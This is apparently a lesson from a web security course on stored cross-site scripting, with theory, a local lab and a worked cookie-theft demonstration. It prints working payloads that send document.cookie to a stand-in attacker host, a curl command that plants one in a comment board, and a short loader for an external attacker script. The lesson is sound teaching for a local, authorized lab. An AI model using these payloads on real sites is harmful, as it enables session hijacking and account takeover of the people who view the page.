Lesson 3.2: Stored XSS and Its Lasting Impact
By the end of this lesson you understand how stored XSS differs from reflected, why it is more dangerous, and you can build a complete cookie-theft flow yourself: the payload sits in place, and a victim who views it is compromised.
 An attacker stores the payload once; every logged-in viewer sends their session cookie to the attacker’s server.
| Part: 3 (Cross-Site Scripting) | Time: about 45 minutes | Difficulty: medium |
Prerequisites: Lesson 3.1 (Reflected XSS).
Tools: a browser, curl, Python requests, and a simple HTTP server to act as the collection point.
Goals
After this lesson you can tell stored (saved) XSS apart from reflected in both flow and severity. You can recognize the places stored XSS often lives: comments, profiles, display names, tickets, admin logs. You can build a payload that steals a cookie and sends it to the attacker’s server. You understand why a cookie missing the HttpOnly flag is easy prey.
1. Theory
The core difference from reflected
Reflected XSS needs to trick each victim into clicking a link that already carries the payload. Stored is different: the payload is saved by the server (in a database, in a file), and then it fires in the browser of anyone who opens the page that contains it. You inject once, and it serves many times, to many people, without any victim clicking a strange link.
The consequence is that the impact of stored XSS is usually much higher. Picture a payload sitting in a forum signature: everyone who reads your posts is hit. Or a payload sitting in a customer name, so that when an admin opens the management page to view the customer list they are hit, and the admin’s session has high privileges. This is the classic path from an ordinary account up to taking over the admin panel.
Where stored XSS hides
Anywhere that takes user data, saves it, and then shows it to other people: a comment box, a bio or profile, a display name, message content, a product description, a support ticket body, even the User-Agent or Referer header if they get printed onto an admin log page. One practical tip is to aim at the “admin pages that view user-supplied data”, because that is where a payload planted by a low-privilege user fires inside a high-privilege user’s session.
Why cookies can be stolen
A session cookie is the thing that proves “who I am” to the server. If an attacker gets that cookie string, they paste it into their own browser and walk straight into the victim’s account, with no password needed. This is called session hijacking.
JavaScript reads cookies through document.cookie. If the session cookie does NOT set the HttpOnly flag, an XSS script can read it and send it anywhere. HttpOnly exists exactly to block this: a cookie with that flag cannot be read by JS. This lab deliberately sets HttpOnly=False to show an insecure configuration, something still common in the real world.
The channel for sending data out (exfiltration)
The script runs in the victim’s origin, but to send the cookie back to its own machine, the attacker needs a channel. The tidiest way is to create an image tag pointing at their server, with the cookie attached to the query string:
1
new Image().src = 'http://attacker/steal?c=' + encodeURIComponent(document.cookie);
The victim’s browser automatically “loads that image”, which means it sends a GET request carrying the cookie to the attacker’s server. That server simply logs it. Using an Image tag is convenient because, for one-way sending, it is not bound by same-origin the way fetch is, and it needs no visible element inserted.
2. Demo
The lab labs/3.2/ contains a vulnerable comment-board app (port 8032) and an attacker server that collects cookies (port 8033).
1
2
3
4
5
6
7
8
9
10
# Attacker server: /steal writes the cookie to loot.txt
python3 labs/3.2/attacker.py          # port 8033

# Vulnerable app: renders comments without escaping
python3 labs/3.2/app.py               # port 8032

# Attacker posts a comment carrying the payload (curl here for clarity)
curl -s -X POST http://127.0.0.1:8032/comment \
  --data-urlencode "user=hacker" \
  --data-urlencode "text=<script>new Image().src='http://127.0.0.1:8033/steal?c='+encodeURIComponent(document.cookie)</script>"
Opening http://127.0.0.1:8032/ shows the payload already sitting in the HTML, verbatim, not escaped. From now on, anyone who opens this page (with a logged-in session) has their cookie sent away.
The payload in the comment:
1
<script>new Image().src='http://127.0.0.1:8033/steal?c='+encodeURIComponent(document.cookie)</script>
3. Lab
- Vulnerable app:
labs/3.2/(the lab README explains the setup, runs locally on ports 8032 and 8033). - Task: post a comment that makes the victim’s session cookie fly to the attacker’s server, then confirm that the server received the cookie.
- Hint: the victim gets a cookie by visiting
/login. Think about how your script sends the cookie away without the victim doing anything else. - How to verify without a GUI (the lab does this in
exploit.py): combine two pieces of evidence. First, the server side is real: check that the payload is saved and rendered verbatim (not turned into<script>) on the page, which means every browser that opens the page receives the<script>tag. Second, the exfil flow is real on the network: since there is no browser, we emulate the victim’s browser with a Python client, take the exact saved payload, replacedocument.cookiewith the victim’s real cookie (taken from a logged-in session), then make the exact request thatnew Image().srcwould send. The attacker server receives it over real HTTP and writes it toloot.txt. - Solution and real output:
labs/3.2/exploit.py,labs/3.2/transcript.txt,labs/3.2/loot.txt. In the transcript, the cookiesession=victim-session-7f3a9c2b1eis already in the attacker’s loot file.
4. Common pitfalls
- Thinking that escaping at input time is enough. What matters is escaping at output, and in the correct context. Many apps store data raw and then display it in the wrong place.
- A payload that is too long or has characters the input field limits. In that case use a short payload that loads an external script:
<script src=//attacker/x.js></script>. - Assuming
HttpOnlymeans you are done. It only blocks cookie theft; XSS can still do countless other things (Lesson 3.5). - Forgetting cleanup: a stored payload stays in the lab’s database. Remember the lab app only runs locally, and never plant a real payload on a system you are not authorized to test.
5. Further reading
- PortSwigger Web Security Academy, the Stored XSS section.
- OWASP WSTG, Testing for Stored Cross Site Scripting.
- Documentation on cookie attributes:
HttpOnly,Secure,SameSite.
6. Key takeaways
- Stored means the payload is saved and fires for many people, with no link to trick anyone into clicking.
- The impact is higher than reflected, especially when aimed at admin pages that view user data.
- Cookie theft:
new Image().src='http://attacker/..?c='+encodeURIComponent(document.cookie). - A cookie missing
HttpOnlycan be read by JS; withHttpOnlyit cannot. - Having a session cookie means you can hijack the session, with no password needed.